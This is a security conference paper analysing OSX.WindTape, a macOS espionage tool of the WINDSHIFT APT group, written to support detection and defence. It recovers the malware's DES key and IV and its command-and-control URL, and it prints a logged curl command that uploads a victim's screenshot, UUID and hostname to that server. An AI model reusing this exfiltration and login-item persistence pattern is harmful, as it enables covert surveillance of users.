2022 PRAGUE

28 - 30 September, 2022 / Prague, Czech Republic

UNMASKING WINDTAPE

Patrick Wardle

Objective-See, USA

patrick@objective-see.com

ABSTRACT

The offensive *macOS* cyber capabilities of the WINDSHIFT APT group provide us with the opportunity to gain insight into the *Apple*-specific approaches employed by an advanced adversary. In this paper, we'll comprehensively dissect OSX.WindTape, a second-stage tool utilized by the WINDSHIFT APT group.

We'll triage the malware in order to gain a basic understanding, uncover (and thwart) its anti-analysis logic, and guide continued analysis. Such continued analysis will both highlight its approach to persistence and detail its capabilities.

Finally, we'll discuss various heuristic methods that can detect WindTape, as well as other sophisticated *macOS* threats, generically.

> *Note: Though not overly complex, WindTape provides an illustrative case study of analysing macOS malware.*
>
> *The approaches, techniques and tools discussed in this paper are applicable generically to the analysis of other macOS malware specimens.*

BACKGROUND (AND PREVIOUS RESEARCH)

At a recent cybersecurity conference, the security researcher Taha Karim detailed 'a long-term non-attributable APT' group, WINDSHIFT, that engaged in highly targeted cyber-espionage campaigns [1]. A *Forbes* article [2] also covered Karim's research, and noted that: '[The APT] targeted specific individuals working in government departments and critical infrastructure across the Middle East.'

In his talk, Karim discussed the APT group's activities and provided an overview both of their *macOS* exploitation techniques and of their malware (OSX.WindTail.A/B and OSX.WindTape). However (likely due to time constraints), deeper technical concepts were not covered in this presentation.

Several months after Taha's research, *Palo Alto Networks* published 'Shifting in the Wind: WINDSHIFT Attacks Target Middle Eastern Governments' [3]. This writeup detailed additional activity of the WINDSHIFT APT, though still largely focused on attack timelines and analysis of the attacker's C&C infrastructure.

And though at VB2019 I published 'Cyber Espionage In The Middle East: Unravelling OSX.WindTail' [4], which provided a technical deep-dive into WINDSHIFT's first-stage persistent implant, OSX.WindTape remained unexplored.

This paper aims to remedy this, and build upon Taha's excellent research, providing a far deeper technical analysis of the OSX.WindTape malware.

> *Note: The relationship between WindTail and WindTape was highlighted in Taha's talk. Specifically, he noted that WindTail (the first-stage implant) would download and execute WindTape.*

TRIAGING WINDTAPE

In his presentation, Taha noted that WindTape appeared in early 2018. The sample analysed here was captured during this timeframe. As we'll see it's a standard *macOS* application named 'lsd', whose executable has a SHA-256 hash of `7677FA6C8C0739AE3BDD53332DF4F045E273DFE7A1FDDBC32B4FEFC4CAD16ED3`.

> *Note: Want to play along? This sample is available from the Objective-See Foundation's public macOS malware collection [5].*

In this section of the paper let's briefly triage the WindTape malware, so that then a more in-depth analysis can commence.

First, let's determine the malware's file type, as many analysis tools are file type specific. Using *Objective-See*'s free 'What's Your Sign' utility [6], we can see that it's a standard *macOS* application (note: Item Type: Application).

Figure 1: WindTape's code signing status (via 'What's Your Sign').

Moreover, we can see that although the malware was initially signed, its certificate has been revoked by *Apple*. Using *macOS*'s codesign utility, we can extract the code signing information:

```
% codesign -dvvv WindTape/lsd.app/Contents/MacOS/lsd
Executable=WindTape/lsd.app/Contents/MacOS/lsd
Identifier=lock.com.lsd
Format=app bundle with Mach-O thin (x86_64)
…
Authority=(unavailable)
Info.plist=not bound
TeamIdentifier=4F9G49SUXB
Sealed Resources version=2 rules=13 files=4
Internal requirements count=1 size=204
```

As the malware is distributed as an application, it contains an `Info.plist` file. This is a standard application file containing metadata about the application.

```
% cat WindTape/lsd.app/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
1.0.dtd">
<plist version="1.0">
<dict>
       <key>BuildMachineOSBuild</key>
       <string>16C68</string>
       …
       <key>CFBundleIdentifier</key>
       <string>lock.com.lsd</string>
       …
       <key>CFBundleName</key>
       <string>lsd</string>
       …
       <key>CFBundleSupportedPlatforms</key>
       <array>
              <string>MacOSX</string>
       </array>
       …
       <key>LSMinimumSystemVersion</key>
       <string>10.7</string>
       …
       <key>NSHumanReadableCopyright</key>
       <string>Copyright © 2016 imac. All rights reserved.</string>
       …
       <key>NSUIElement</key>
       <string>1</string>
       …
</dict>
</plist>
```

From the malware's Info.plist file, we can make some interesting observations. For example, the `BuildMachineOSBuild` key contains the value 16C68, which (unless surreptitiously modified by the malware authors) indicates the malware was built on a *macOS High Sierra* (10.12.2). Interestingly, the `LSMinimumSystemVersion` key shows that WindTape can run even on (rather ancient) *macOS Lion* (10.17) systems. Finally, the `NSUIElement` key with a value of 1 ensures that when the malicious application is launched, it will not show up in the dock (though on modern versions of *macOS* the `LSUIElement` key should be used).

Note: For more information about applications' Info.plist files and their key/value pairs, see Apple documentation on the subject [7].

As expected, the malicious application's executable component (found in the standard `/Contents/MacOS` directory with the application bundle) is a compiled mach-O binary. Its name, `lsd`, matches the value of the `CFBundleName` key in the `Info.plist` file.

```
% file WindTape/lsd.app/Contents/MacOS/lsd
Contents/MacOS/lsd: Mach-O 64-bit executable x86_64
```

Next let's run the `strings` command to extract any embedded (ASCII) strings, as such strings can often shed insight into the malware actions and capabilities, all while guiding continued analysis.

```
% strings - WindTape/lsd.app/Contents/MacOS/lsd

@_kLSSharedFileListItemLast
@_kLSSharedFileListSessionLoginItems
@_LSSharedFileListCreate
@_LSSharedFileListInsertItemURL
…

UUID
UUIDString
processInfo
hostName
GenrateDeviceName
…

kNetworkReachabilityChangedNotification
www.google.com
…

NSBitmapImageRep
TIFFRepresentation
imageRepWithData:
dd-MM-yyyy HH:mm:ss
%@/%@.jpg
…

NSTask
setLaunchPath:
setArguments:
launch
/usr/bin/curl
…

scp
dfg:
rsc:
mydel
…

@_CCCrypt

Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQTZogktPspGjehzc3VLnoU
5WNFhPxjmp84gxu/SzOniCw==

jTiOy6PY3dmphdr1PsBufAQZZDvNsmEG

Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQTZogktPspGjY48JVcOht1A
…
```

From this output we can make several inferences (that of course should be confirmed via continued analysis). Such inferences include:

- API strings such as `LSSharedFileListInsertItemURL` point to persistence via a login item.
- API strings such as `UUID` and `hostName`, as well as method names such as `GenrateDeviceName`, indicate unique target identification and/or survey capabilities.
- Network APIs such as `kNetworkReachabilityChangedNotification` and the embedded URL, `www.google.com`, may suggest the malware is interested in a target's network connectivity (or lack thereof).
- Class and method strings such as `NSBitmapImageRep`, `TIFFRepresentation` and `imageRepWithData`, as well as the embedded file name template `%@/%@.jpg`, point to a screenshot capability.
- Class and method strings including `NSTask` and `setLaunchPath` and the embedded path `/usr/bin/curl` show that the malware can execute external processes (via the `NSTask` class) and perhaps uses curl for file download and/or exfiltration.

- Strings such as `mydel` and `scp` may be related to capabilities of the malware including the ability to self delete (`mydel`) or screen capture (`scp`).
- API strings such as `CCCrypt`, as well as the presence of clearly obfuscated strings (e.g. `jTiOy6PY3dmphdr1PsBufAQZZDvNsmEG`) indicate that the malware employs at least some anti-analysis logic that should be understood before deeper analysis continues.

Note: It's worth reiterating that any conclusions drawn from extracted strings should, of course, be verified via static or dynamic analysis.

As the final step in our triage of WindTape, let's run the class-dump utility [8] to exact and reconstruct any Objective-C classes and methods. Similar to extracting embedded strings this is an easy way to gain what is often a significant understanding of a malicious sample, or at least to guide ongoing analysis.

```
% class-dump WindTape/lsd.app/Contents/MacOS/lsd
//
//    Generated by class-dump 3.5 (64 bit).
//
//    class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2013 by Steve Nygard.
//

…

@interface KSReachability : NSObject
{
    …
}

+ (id)reachabilityToInternet;
+ (id)reachabilityToLocalNetwork;
+ (id)reachabilityToHost:(id)arg1;
…

@end

@interface dyli : NSObject
{
}

+ (id)ded:(id)arg1 key:(id)arg2;
+ (id)end:(id)arg1 key:(id)arg2;
+ (id)ycy:(id)arg1;
+ (id)cyc:(id)arg1:(id)arg2;
+ (id)enm:(id)arg1;
+ (id)ti:(char *)arg1:(char *)arg2;
+ (id)chi:(id)arg1;
+ (id)fi:(id)arg1;

@end

@interface AppDelegate : NSObject <NSApplicationDelegate>
{
    …
}
…
- (id)vcc;
- (void)namac;
- (void)rsc:(id)arg1;
- (void)dfg:(id)arg1;
- (id)env:(id)arg1;
- (int)vcc:(id)arg1;
…
- (void)scp;
- (void)mydel;

@end
```

From this (abridged) output we first see references to the (public) KSReachability framework [9] that can be used to determine if a remote host is 'reachable'. Next is the custom `dyli` class, which continued analysis will show is responsible for string decryption. Finally, we find a standard `AppDelegate` class. However, its methods, such as `mydel` and `scp` (as noted in the strings output), are likely related to the malware's capabilities and thus will be focal points in our continued analysis.

First, however, it seems prudent to understand and overcome the malware's anti-analysis logic.

WINDTAPE'S ANTI-ANALYSIS LOGIC

In the previous section we noted that WindTape appeared to contain encrypted strings and invoked various crypto-related APIs such as `CCCrypt`. Protecting strings is a common anti-analysis technique employed by (most?) malware, as it can complicate analysis. Malware usually leverages symmetric cryptography in order to prevent analysis from more easily recovering important strings such as persistence paths, addresses of command and control servers, and more.

Note: WINDSHIFT's first-stage implant, WindTail, also contained encrypted strings (protected via AES), including the address of the malware C&C server.

If standard symmetric cryptography is employed in a malicious specimen, it is often fairly simple to recover such strings. Start by looking for cross-references to said strings, as generally malware will pass them to a decryption routine. This often reveals both the decryption algorithm as well as the decryption key. Often, it is then trivial to reimplement the algorithm, for example in a script or disassembler plug-in.

Note: For more complex decryptions, one can lean on dynamic analysis approaches. For example, setting breakpoint(s) on the instruction(s) following the call(s) into the decryption routine.

Let's now look specifically at how to overcome WindTape's anti-analysis logic to recover its encrypted strings. As we'll see, such strings provide valuable insight into the capabilities of malware.

First, we need to determine how WindTape decrypts its strings. We'll pick the longest of the encrypted strings, which is found at `0x0000000100008cba`:

```
0x0000000100008cba db     "Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB1O2dsDOkWgMpxDORtB
VRxUHnAwQTZogktPspGjehzc3VLnoU5WNFhPxjmp84gxu/SzOniCw=="
```

In a decompiler, we find this string referenced (via a `CFString` object) in a method named `mydel`. As shown below, it is passed to a method named `env`:

```
/* @class AppDelegate */
-(void)mydel {
  …

  r13 = [[self env:@"Y7BSwaQM4w5NEdL6+XT8c3PGW107…xu/SzOniCw=="];
```

The `env` method takes the encrypted string and simply calls into the `dyli` class's `ded:key` method:

```
/* @class AppDelegate */
-(void *)env:(void *)encryptedString {
  return [dyli ded:encryptedString key:decryptionKey];
}
```

The `dyli` class's `ded:key` method takes as its arguments an encrypted string and (based on the argument name, '`key:`') the address of a decryption key. In the decompiler we jump to this address to recover the value of the key. This is a two-step process, as the variable is actually a `CFString` object (found at `0x000000010000b850`). The third value (`0x0000000100009528`) of this string object is the pointer to the string's bytes:

```
0x000000010000b850 dq         0x00000001000141a0,
                              0x00000000000007d0,
                              0x0000000100009528,

0x0000000100009528  dw   u"Ã#(&KłŽ", 0
```

At `0x0000000100009528` we find the value of the key, as a string: `Ã#(&KłŽ`

Note: Due to the key length of the decryption algorithm, the last character of the key, Ž, is not used. As such, the key is actually just: Ã#(&Kł

Let's look at the `ded:key` method now:

```
/* @class dyli */
+(void *)ded:(void *)encryptedString key:(void *)decryptionKey {
        rbx = [encryptedString retain];
        ...
        r14 = [dyli fi:rbx];
        rbx = [r14 retain];

        var_448 = 0x807060504030201;
        r12 = [objc_retainAutorelease(decryptionKey) UTF8String];

        r15 = objc_retainAutorelease(rbx);
        r14 = [r15 bytes];
        rax = [r15 length];
        rax = CCCrypt(0x1, 0x1, 0x1, r12, 0x8, &var_448, r14, rax, &var_430, 0x400, &var_438);
```

There is a decent amount to understand here, but if we focus on the call to *macOS*'s `CCCrypt` function, it will all make sense!

```
CCCrypt(0x1, 0x1, 0x1, r12, 0x8, &var_448, r14, rax, &var_430, 0x400, &var_438);
```

The `CCCrypt` function is 'documented' in its man page and header file. Both can be found online [10, 11]. In short, this API will either encrypt or decrypt data, based on the specified algorithm (of course a key and initialization vector must be provided as well).

In the latter we find its function definition. Understanding this will allow us to understand exactly how WindTape is utilizing this function.

```
CCCryptorStatus CCCrypt(
        CCOperation op,
        CCAlgorithm alg,
        CCOptions options,
        const void *key,
        size_t keyLength,
        const void *iv,
        const void *dataIn,
        size_t dataInLength,
        void *dataOut,
        size_t dataOutAvailable,
        size_t *dataOutMoved
);
```

The first argument of the `CCCrypt` function is the operation (`CCOperation`). In the decompilation of the `ded:key` method we can see it's set to 0x1. From an enumeration in the `CommonCryptor` header file, we can see that this maps to a decryption operation:

```
enum {
        kCCEncrypt = 0,
        kCCDecrypt,
};
```

This means WindTape's call to the `CCCrypt` function will decrypt data (e.g. an encrypted string).

The second argument is the cryptographic algorithm. It's also hard coded to 0x1. We find another enumeration in the header file with the supported algorithms.

```
enum {
        kCCAlgorithmAES128 = 0,
        kCCAlgorithmDES,
        kCCAlgorithm3DES,
        kCCAlgorithmCAST,
        kCCAlgorithmRC4,
        kCCAlgorithmRC2
};
```

From this, we can see a value of 0x1 maps to the Data Encryption Standard (DES) algorithm (`kCCAlgorithmDES`).

Next up we have the options (`CCOptions`), which the malware has also hard coded to 0x1, which maps to `kCCOptionPKCS7Padding`:

```
enum {
      /* options for block ciphers */
      kCCOptionPKCS7Padding   = 0x0001,
      kCCOptionECBMode        = 0x0002
      /* stream ciphers currently have no options */
};
```

Next, the `CCCrypt` function takes a key (and a key length). We already noted that the key is passed into the `ded:key` method. The method first converts it to an UTF8 string before passing it to the `CCCrypt` function.

```
r12 = [objc_retainAutorelease(decryptionKey) UTF8String];
…
CCCrypt(0x1, 0x1, 0x1, r12, 0x8, …);
```

The key length is set to 8, the size of a DES key.

The `CCCrypt` function then expects an initialization vector (IV). Looking at the decompilation of the `ded:key` method we can see that this is passed in local variable (`var_448`), whose value has been set to `0x807060504030201`.

```
var_448 = 0x807060504030201;
…
CCCrypt(0x1, 0x1, 0x1, r12, 0x8, &var_448, …);
```

The remaining arguments to the `CCCrypt` function are simply the input/output data, and relevant sizes. (In the `ded:key` method, the input data is the encrypted string. This is base64-decoded and converted to a data object via a call to `dyli`'s `fi:` method).

We now have a full understanding of the cryptographic protection mechanism utilized by WindTape to protect its strings. It's DES, with an eight-byte key, `Ã#(&Kł`, and an IV of `0x807060504030201`. Armed with this information, we can trivially write a decryptor (e.g. a Python script) to recover all the malware's encrypted strings.

```
from sys import argv
from base64 import b64decode
from Crypto.Cipher import DES

iv = 0x807060504030201
key = bytes('Ã#(&Kł', 'utf-8')

des = DES.new(key, DES.MODE_CBC, iv.to_bytes(8, 'little'))
string = des.decrypt(b64decode(argv[1]))

print('Decrypted string: %s' % string)
```

Running this on the aforementioned string, `Y7BSwaQM4w5NEdL6+XT8c3PGW107…xu/SzOniCw==`, decrypts what to a request to what turns out to be the malware's command and control server, `string2me.com`:

```
% python3 decrypt.py Y7BSwaQM4w5NEdL6+XT8c3PGW107bPJRrtA88GWwrvj4ZHB1O2dsDOkWgMpxDORtBVRxUHnAwQ
TZogktPspGjehzc3VLnoU5WNFhPxjmp84gxu/SzOniCw==
Decrypted string: b'http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php?rest
=%@&xnvk=%@\x01'
```

> *Note: Readers of my previous research on WINDSHIFT's first-stage implant, OSX.WindTail [4], will recall that string2me.com is the same C&C. This is unsurprising.*

Using this same script, we can now easily decrypt all of WindTape's encrypted strings. Note that to find such strings, one can look for cross-references (XREFs) to the top-level decryption function, `env`:

```
0x000000010000d1a0  dq  aEnv         ; @selector(env:), "env:",
                        DATA XREF=   -[AppDelegate mydel]+48,
                                     -[AppDelegate scp]+349,
                                     -[AppDelegate vcc:]+494,
                                     -[AppDelegate rsc:]+28
```

- `Y7BSwaQM4w5NEdL6+XT8c3PGW107…xu/SzOniCw==` → `http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php?rest=%@&xnvk=%@`
- `jTiOy6PY3dmphdr1PsBufAQZZDvNsmEG` → `/usr/sbin/screencapture`
- `ZiNbl+Yb5js=` → `/bin/sh`

The decrypted strings reveal (as noted) the malware's command-and-control server, and shed insight into its capabilities. For example, a reference to the system's built-in screen capture utility (`screencapture`) likely indicates the malware captures screenshots of infected systems.

ANALYSIS

After triaging the malware and bypassing its basic anti-analysis logic (encrypted strings), we were able to come to several conclusions regarding the malware's persistence mechanism (login item), address of its C&C server (`string2me.com`) and main functionality (screen capture). In this section we'll validate these conclusions through dynamic analysis.

There are two main approaches to dynamic analysis. The first is passive, and involves running tools such as process and file monitors to observe the malware's actions. This approach works particularly well for malware that performs easily observable actions such as spawning external processes and/or creating files on an infected system. The second approach to dynamic analysis is running the malware within a debugger. Here, we combine both approaches to validate our conclusions and gain a comprehensive understanding of WindTape.

When we execute WindTape (in an isolated virtual machine), it first copies itself to the user's `Library/` directory. It then executes this copy via `/bin/sh -c open`. We can observe via a process monitor [12]:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
      …
     "uid" : 501,
     "arguments" : [
       "/bin/sh",
       "-c",
       "open -a /Users/user/Library/lsd.app"
     ],
     …
     "path" : "/bin/sh",
     "name" : "sh",
     "pid" : 1812
  }
}
```

As this (second) instance is executed dynamically, we must instruct the debugger to wait for it, and attach as soon as it is launched. This is realized via the `--waitfor` command:

```
(lldb) process attach --name lsd --waitfor
```

Once attached to the second instance of the malware (which is now running out of `~/Library`), we can debug it to our heart's content.

Recall that, during our triage, we uncovered reference to the `LSSharedFileListInsertItemURL` API. This function is invoked by applications that want to persist as a login item. Setting a breakpoint on the call to this API (`0x10cb1da1a`) allows us to confirm that it is indeed invoked by the malware, but also to examine what is being persisted (as sometimes malware persists other components).

As shown in the debugger output below, when WindTape invokes the API, we can dump its fifth argument (found in the `r8` register) to see what the malware is persisting. Unsurprisingly, it is just the path to the malware. In other words, it is persisting itself:

```
Process 1813 stopped
lsd`___lldb_unnamed_symbol74$$lsd:
-> 0x10cb1b15a <+167>: callq 0x10cb1da1a ; symbol stub for:
                                                    LSSharedFileListInsertItemURL
Target 0: (lsd) stopped.

(lldb) po $r8
file:///Users/user/Library/lsd.app/
```

Once persisted as a login item, the malware will appear in the list of Login Items (shown in Figure 2), and will automatically be (re)started each time the user logs in.



Figure 2: WindTape's login item persistence.

Recall also that, during our triage and analysis of the malware's encrypted strings, we concluded the malware would capture screenshots of the victim's computer by executing *macOS*'s `screencapture` utility.

Via the process monitor it is trivial to confirm this conclusion:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "/usr/sbin/screencapture",
      "-x",
      "-C",
      "/Users/user/Library/lsd.app/Contents/Resources/14-06-2022 06:28:07.jpg"
    ],
    "ppid" : 1813,
    "path" : "/usr/sbin/screencapture",
    "name" : "screencapture",
    "pid" : 1858
  }
}
```

Note: The parent identifier (`'ppid' : 1813`) maps a child process (such as `screencapture`) to the malware, whose process identifier is 1813.

We can also observe this in action by setting a breakpoint on the AppDelegate's `scp` method. This contains the logic to:

- Generate a file name and path for the screen capture image
- Execute the `screencapture` utility via the `NSTask` API [13].

Once the malware has executed the screen capture, we can grab the saved image (e.g. `14-06-2022 06:28:07.jpg`), as shown in Figure 3.



Figure 3: A screenshot, via WindTape.

> *Note: On recent versions of macOS, when an application (e.g. WindTape) attempts to capture a screenshot (even via the* `screencapture` *utility) a system 'permissions' prompt will be shown to the user. And, unless the user explicitly affords the application this permission (via macOS's System Preferences), a full screen capture cannot be obtained.*
>
> *As the malware's creation and deployment likely preceded this recent macOS security/privacy mechanism, WINDTAIL's operations were likely (at least initially) not impacted.*

And what happens next? In the output from the `strings` command (which we used during the triage phase), we saw a path to `/usr/bin/curl`, and theorized that perhaps WindTape used curl for file exfiltration. It turns out that this is exactly what happens:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "/usr/bin/curl",
  "http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php",
      "-F",
      "qwe=@/Users/user/Library/lsd.app/Contents/Resources/14-06-2022 06:28:07.jpg",
      "-F",
      "rest=BBA441FE-7BBB-43C6-9178-851218CFD268",
      "-F",
      "fsbd=users-Mac.local-user"
    ],
    "ppid" : 1813,
    "path" : "/usr/bin/curl",
    "name" : "curl",
    "pid" : 1881
  }
}
```

Via the process monitor we can see that curl has been executed by the malware (`ppid: 1813`). Its arguments show it will upload the screen capture (`14-06-2022 06:28:07.jpg`) to the malware's C&C server (`string2me.com`). The remaining arguments contain a UUID and the victim's host name as a means to uniquely identify the infected system.

Continued analysis revealed that this 'screen capture and upload' logic is executed via a method named `checklable`. This method (and its caller) uses the public open-source `KSReachability` library to make sure the victim machine is connected to the Internet and that google.com is, well, reachable. Then, it sets up a timer to invoke the `scp` (screen capture) method at regular intervals.

If we set a breakpoint on the `scp` method (which is found at `0x000000010cb1a3d2`), we can see it is hit at regular intervals, once the timer has fired:

```
(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    * frame #0: 0x000000010cb1a3d2 lsd`___lldb_unnamed_symbol64$$lsd
      frame #1: 0x00007fff2ffa82ea Foundation`__NSFireTimer + 67
```

At this point, we have a fairly comprehensive understanding of WindTape. The dynamic analysis performed in this section of this paper has confirmed the conclusions we drew previously from our initial triage and static analysis. Specifically, we showed that WindTape:

- Persists a copy of itself as a login item.
- Via a timer, captures screenshots and exfiltrates them to the malware's C&C server.

In the context of a relatively sophisticated APT, pushing such logic into a second-stage tool (vs. the first-stage implant) makes complete sense, as it's unlikely that all victims (some of whom may be inadvertently infected) are worth monitoring in this manner.

Note: The malware also contains self deletion logic, implemented in a method aptly named '`mydel`'. This allows remote attackers to instruct the malware to self delete.

This code appears to be identical to the `mydel` method found in WindTail (WINDSHIFT's first-stage implant, which is responsible for installing WindTape). As was detailed in my previous research [4] (of WindTail), we don't cover it again here.

BEHAVIOUR-BASED DETECTIONS

In the last part of this paper, let's briefly discuss heuristic-based detections, as although WindTape was utilized by a relatively sophisticated APT group, it is still rather easy to detect.

First, WindTape's login item persistence mechanism is relatively unsophisticated. And if one is monitoring a system for persistence attempts it is easy to detect.

BlockBlock [14] is a free open-source tool designed to detect such persistence attempts, and though it has no a priori knowledge of WindTape it trivially detects the malware's attempt to persistently install itself.



Figure 4: BlockBlock detecting WindTape's login item persistence.

In Figure 4, *BlockBlock* has detected WindTape's persistence. It's worth noting that, behind the scenes, login item persistence is performed by *macOS*'s 'background task management agent'. Hence the path of the *macOS* agent `backgroundtaskmanagementagent` is shown in the *BlockBlock* alert. The 'startup object', however, contains the item that was persisted, which here is WindTape (`~/Library/lsd.app`).

Note: To peruse BlockBlock's source code, hop over to [15]. While to read more about login item persistent and programmatic detection of such events, see [16].

Besides persistence events, unauthorized network access is another powerful heuristic for generically detecting malware such as WindTape. *LuLu* [17] is a free open-source firewall for *macOS* that monitors the network stack to detect such unauthorized network access. Again, though it has prior knowledge of the malware, it can alert a user to its presence when the malware attempts to connect to its command-and-control server.

